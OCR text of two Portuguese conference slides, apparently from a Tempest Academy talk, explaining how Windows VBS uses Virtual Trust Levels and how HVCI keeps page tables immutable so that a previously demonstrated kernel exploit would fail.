


HVCI E VBS

- VBS cria sua camada de segurança através dos VTLS (*Virtual Trust Levels*);
- VTL 0 - Considerado o modelo tradicional, como vimos antes.
- VTL 1 - Conhecido com “Secure Kernel” ou/e I*solated User Mode*.
- A arquitetura do VBS proíbe que VTL acesso qualquer outro VTL, isto é, VTL 0 não pode acessar recurso do VTL 1;
- É possível utilizar recursos que estariam no VTL 0, a partir do VTL-1 e assim bloquear alguns ataques;
- VBS é parte da base do que é chamado HVCI (*Hypervisor-Protected Code Integrity*)

HVCI E VBS

- Força que todas *Page Tables* sejam imutáveis;
- Mesmo que um adversário consiga, no VTL-0, alterar as permissões de uma página, o VTL-1 vai forçar que tais alterações não sejam efetivas;
- Em outras palavras, caso o HVCI esteja habilitado, o *exploit* demonstrado anteriormente, não funcionará.



Tempest

ACADEMY

Conference